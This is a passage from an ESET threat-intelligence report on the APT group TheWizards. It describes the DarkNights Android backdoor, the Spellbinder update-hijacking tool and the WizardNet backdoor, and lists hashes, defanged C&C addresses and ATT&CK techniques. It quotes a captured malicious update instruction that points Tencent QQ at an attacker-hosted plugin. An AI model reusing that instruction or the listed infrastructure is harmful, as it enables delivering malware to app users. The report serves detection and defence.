

Figure 13. UPSEC's website

ESET tracks the malware that Trend Micro named DarkNimbus as DarkNights (both for Windows and Android); amusingly, Trend Micro named the malware after the string DKNS present in the malware's function names, and we did the same (**D**ar**kN**ight**s**) when we discovered the malware. In April 2025, NCSC UK published an advisory about the BADBAZAAR malware and MOONSHINE, also mentioning UPSEC in relation to Trend Micro's research on Earth Minotaur.

While TheWizards uses a different backdoor for Windows (WizardNet), the hijacking server is configured to serve DarkNights to updating applications running on Android devices. While we have not seen any victims in ESET telemetry, we managed to obtain a malicious update instruction for the Android version of Tencent QQ:

```
{
	"packages": [{
		"versionCode": 90999,
		"rules": [],
		"versionRegion": "",
		"plugins": [{
			"name": "AudioFirstPiece",
			"packageId": "audiofirstpiece",
			"sampleRate": 10000,
			"sampleRateHigh": 12,
			"url": "http://43.155.62[.]54:81/app/plugin-audiofirstpiece.ml",
			"md5": "a961766c1b2e5133d589be1cf47e3338"
		}]
	}]
}
```

The file plugin-audiofirstpiece.ml is a ZIP archive that only contains a classes.dex file, which is DarkNights for Android. This indicates that Dianke Network Security is a digital quartermaster to TheWizards APT group.

ESET continues tracking TheWizards independently of Earth Minotaur. While both threat actors use DarkNights/DarkNimbus, according to ESET telemetry TheWizards has focused on different targets and uses infrastructure and additional tools (for example, Spellbinder and WizardNet) not observed to be used by Earth Minotaur.

Conclusion

In 2022, we discovered the activity of a China-aligned APT group that we have named TheWizards. We analyzed the custom malware and tools developed and used by TheWizards: the IPv6 AitM tool we've named Spellbinder, which allows the attackers to redirect the update protocols of legitimate Chinese software to malicious servers, where the software is tricked into downloading and executing fake updates on victims' machines, and the malicious components that launch the backdoor that we have named WizardNet.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
>
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of indicators of compromise and samples can be found in our GitHub repository.

Files

SHA-1	Filename	ESET detection name	Description
9784A1483B4586EB12D8 6E549D39CA4BB63871B8	minibrowser_shell .dll	Win32/Agent.AGNF	Downloader component.
4DB38A097AE4D5E70B2F 51A8EE13B0C1EE01A2A1	Client.exe	MSIL/Agent.DMS	WizardNet backdoor.
76953E949AC54BE8FF3A 68794EF1419E9EF9AFCB	ipv6.exe	Win64/Agent.CAZ	Spellbinder tool (2022).
DA867188937698C77698 61C72F5490CB9C3D4F63	N/A	Win64/Agent.CAZ	Spellbinder tool (2023), loaded in memory.
0CBA19B19DF9E2C5EBE5 5D9DE377D26A1A51B70A	wsc.dll	Win64/Agent.EUO	Loads shellcode from log.dat.

SHA-1	Filename	ESET detection name	Description
1A8147050AF6F05DEA5F BCA1AE1FF2FFD2B68F9C	log.dat	Win32/Rozena.BXT	Shellcode that loads Spellbinder.
2D376ADF44DBD9CF5DB0 8884E76192D0BC9984C4	plugin-audiofirstpiece.ml	Android/Spy.Agent.EEF	ZIP archive containing DarkNights for Android.
5B70A853D8E989AD102D 639FBF7636B697313ABC	classes.dex	Android/Spy.Agent.EEF	DarkNights for Android.

Network

IP	Domain	Provider	First seen	Details
43.155.116[.]7	hao[.]com	ACEVILLEPTELTD-SG	2022-11-06	Server issuing malicious updates to legitimate applications in 2022. Used by Spellbinder. (Note: Spellbinder hijacks requests to resolve the hao[.]com domain.)
43.155.62[.]54	vv.ssl-dns[.]com	ACEVILLEPTELTD-SG	2022-11-29	Server issuing malicious updates to legitimate applications in 2023 and 2024. Used by Spellbinder.
43.135.35[.]84	mkdmcdn[.]com	ACE-SG	2023-11-15	WizardNet C&C server.
103.243.181[.]120	assetsqq[.]com	HK Kwaifong Group Limited	2021-07-15	DarkNights C&C server.

MITRE ATT&CK techniques

This table was built using version 16 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	TheWizards has registered the domains hao[.]com, ssl-dns[.]com, and

Tactic	ID	Name	Description
			mkdmcdn[.]com.
	T1583.004	Acquire Infrastructure: Server	TheWizards acquired servers for hosting tools, C&C, and to serve malicious updates.
	T1587.001	Develop Capabilities: Malware	TheWizards uses custom malware such as the WizardNet backdoor and Spellbinder.
	T1588.002	Obtain Capabilities: Tool	TheWizards installs WinPcap on compromised machines; it is required by Spellbinder.
Initial Access	T1659	Content Injection	Spellbinder issues DNS answer messages with the IP address of a malicious server to hijack updates from legitimate applications.
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	TheWizards uses cmd.exe to execute commands to download and execute tools.
	T1106	Native API	WizardNet uses CreateProcessA to execute processes it injects shellcode into.
Privilege Escalation	T1055	Process Injection	WizardNet can inject code into Windows processes.
Defense Evasion	T1480.002	Execution Guardrails: Mutual Exclusion	WizardNet creates a mutex to prevent other instances of the backdoor from running.
	T1112	Modify Registry	An unknown TheWizards component stores encrypted shellcode in the registry.
	T1027.007	Obfuscated Files or Information: Dynamic API Resolution	The downloader and shellcode used by TheWizards dynamically resolve API addresses.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	The shellcode obtained by the downloader contains WizardNet in encrypted form.
	T1027.014	Obfuscated Files or Information: Polymorphic Code	The file log.dat contains polymorphic decryption code that loads the Spellbinder tool into memory.
	T1055	Process Injection	WizardNet injects shellcode into another process.

Tactic	ID	Name	Description
	T1055.004	Process Injection: Asynchronous Procedure Call	WizardNet uses the QueueUserApc API to execute injected code.
Discovery	*T1518.001*	Software Discovery: Security Software Discovery	WizardNet obtains the name of running processes and matches them against a list of security solutions.
	T1082	System Information Discovery	WizardNet obtains system information such as computer name, uptime, OS name, etc.
	T1124	System Time Discovery	WizardNet gets the system time.
Command and Control	*T1105*	Ingress Tool Transfer	WizardNet can deploy tools and new modules obtained from its C&C.
	T1095	Non-Application Layer Protocol	WizardNet uses TCP and UDP to communicate with its C&C.
	T1573.001	Encrypted Channel: Symmetric Cryptography	WizardNet can communicate via TCP or UDP, and messages exchanged with its C&C are encrypted with AES.

Source: https://www.welivesecurity.com/en/eset-research/thewizards-apt-group-slaac-spoofing-adversary-in-the-middle-attacks/